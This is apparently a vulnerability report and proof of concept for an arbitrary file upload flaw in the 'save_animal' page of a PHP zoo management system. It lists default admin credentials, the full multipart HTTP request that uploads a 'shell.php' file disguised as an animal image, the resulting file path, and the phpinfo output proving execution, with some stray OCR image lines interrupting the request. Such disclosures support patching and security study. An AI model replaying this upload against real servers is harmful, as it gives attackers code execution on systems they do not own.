Zoo Management System v1.0 by pushpam02 has arbitrary code execution (RCE)

BUG_Author: Tmoont

Admind login account: admin@mail.com/Password@123

vendor: https://www.sourcecodester.com/php/15347/zoo-management-system-source-code-php-mysql-database.html

Vulnerability url: http://ip/ZooManagementSystem/admin/public_html/save_animal

Loophole location：There is an arbitrary file upload vulnerability (RCE) in the picture upload point of the "save_animal" file of the "Animals" module in the background management system

Request package for file upload：

```
POST /ZooManagementSystem/admin/public_html/save_animal HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```


```
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://192.168.1.19/ZooManagementSystem/admin/public_html/save_animal
Cookie: PHPSESSID=5d10vq7lgptbau7foskstiug7i
Connection: close
Content-Type: multipart/form-data; boundary=---------------------------1285530427145
Content-Length: 4000

-----------------------------128553042714535
Content-Disposition: form-data; name="animal_id"


-----------------------------128553042714535
Content-Disposition: form-data; name="an_given_name"

1
-----------------------------128553042714535
Content-Disposition: form-data; name="an_species_name"

1
-----------------------------128553042714535
Content-Disposition: form-data; name="an_dob"

1
-----------------------------128553042714535
Content-Disposition: form-data; name="an_gender"

m
-----------------------------128553042714535
Content-Disposition: form-data; name="an_avg_lifespan"

11
-----------------------------128553042714535
Content-Disposition: form-data; name="class_id"

1
-----------------------------128553042714535
Content-Disposition: form-data; name="location_id"

1
-----------------------------128553042714535
Content-Disposition: form-data; name="an_dietary_req"

11
-----------------------------128553042714535
Content-Disposition: form-data; name="an_natural_habitat"

11
```

```
-----------------------------128553042714535
Content-Disposition: form-data; name="an_pop_dist"

1
-----------------------------128553042714535
Content-Disposition: form-data; name="an_joindate"

1
-----------------------------128553042714535
Content-Disposition: form-data; name="an_height"

1
-----------------------------128553042714535
Content-Disposition: form-data; name="an_weight"

1
-----------------------------128553042714535
Content-Disposition: form-data; name="an_description"

11
-----------------------------128553042714535
Content-Disposition: form-data; name="images[]"; filename="shell.php"
Content-Type: application/octet-stream

JFJF
<?php phpinfo();?>
-----------------------------128553042714535
Content-Disposition: form-data; name="an_med_record"

11
-----------------------------128553042714535
Content-Disposition: form-data; name="an_transfer"

11
-----------------------------128553042714535
Content-Disposition: form-data; name="an_transfer_reason"

11
-----------------------------128553042714535
Content-Disposition: form-data; name="an_death_date"

11
-----------------------------128553042714535
Content-Disposition: form-data; name="an_death_cause"

11
-----------------------------128553042714535
Content-Disposition: form-data; name="an_incineration"
```


```
11
-----------------------------128553042714535
Content-Disposition: form-data; name="m_gest_period"

11
-----------------------------128553042714535
Content-Disposition: form-data; name="m_category"

11
-----------------------------128553042714535
Content-Disposition: form-data; name="m_avg_body_temp"

11
-----------------------------128553042714535
Content-Disposition: form-data; name="b_nest_const"

11
-----------------------------128553042714535
Content-Disposition: form-data; name="b_clutch_size"

11
-----------------------------128553042714535
Content-Disposition: form-data; name="b_wingspan"

11
-----------------------------128553042714535
Content-Disposition: form-data; name="b_ability_fly"

yes
-----------------------------128553042714535
Content-Disposition: form-data; name="b_color_variant"

11
-----------------------------128553042714535
Content-Disposition: form-data; name="f_body_temp"

11
-----------------------------128553042714535
Content-Disposition: form-data; name="f_water_type"

11
-----------------------------128553042714535
Content-Disposition: form-data; name="f_color_variant"

1
-----------------------------128553042714535
Content-Disposition: form-data; name="rep_type"

11
```

```
-----------------------------128553042714535
Content-Disposition: form-data; name="clutch_size"

11
-----------------------------128553042714535
Content-Disposition: form-data; name="num_offspring"

11
-----------------------------128553042714535
Content-Disposition: form-data; name="submit"


-----------------------------128553042714535--
```

The files will be uploaded to this directory \ZooManagementSystem\img\animals



We visited the directory of the file in the browser and found that the code had been executed



192.168.1.19/ZooManagementSystem/img/animals/shell_1659864328.php

JFJF

PHP Version 8.0.7

System	Windows NT HOST1 6.1 build 7601 (Windows 7 Ultimate Edition Service Pack 1) AMD64
Build Date	Jun 2 2021 00:33:38
Build System	Microsoft Windows Server 2016 Standard [10.0.14393]
Compiler	Visual C++ 2019
Architecture	x64
Configure Command	cscript /nologo /e:jscript configure.js "--enable-snapshot-build" "--enable-debug-pack" "--w pdo-oci=c:\php-snap-build\dep-aux\oracle\x64\instantclient_19_9\sdk,shared" "--with-oci8 snap-build\dep-aux\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-19=c:\php-snap \dep-aux\oracle\x64\instantclient_19_9\sdk,shared" "--enable-object-out-dir=../obj/" "--ena com-dotnet=shared" "--without-analyzer" "--with-pgo"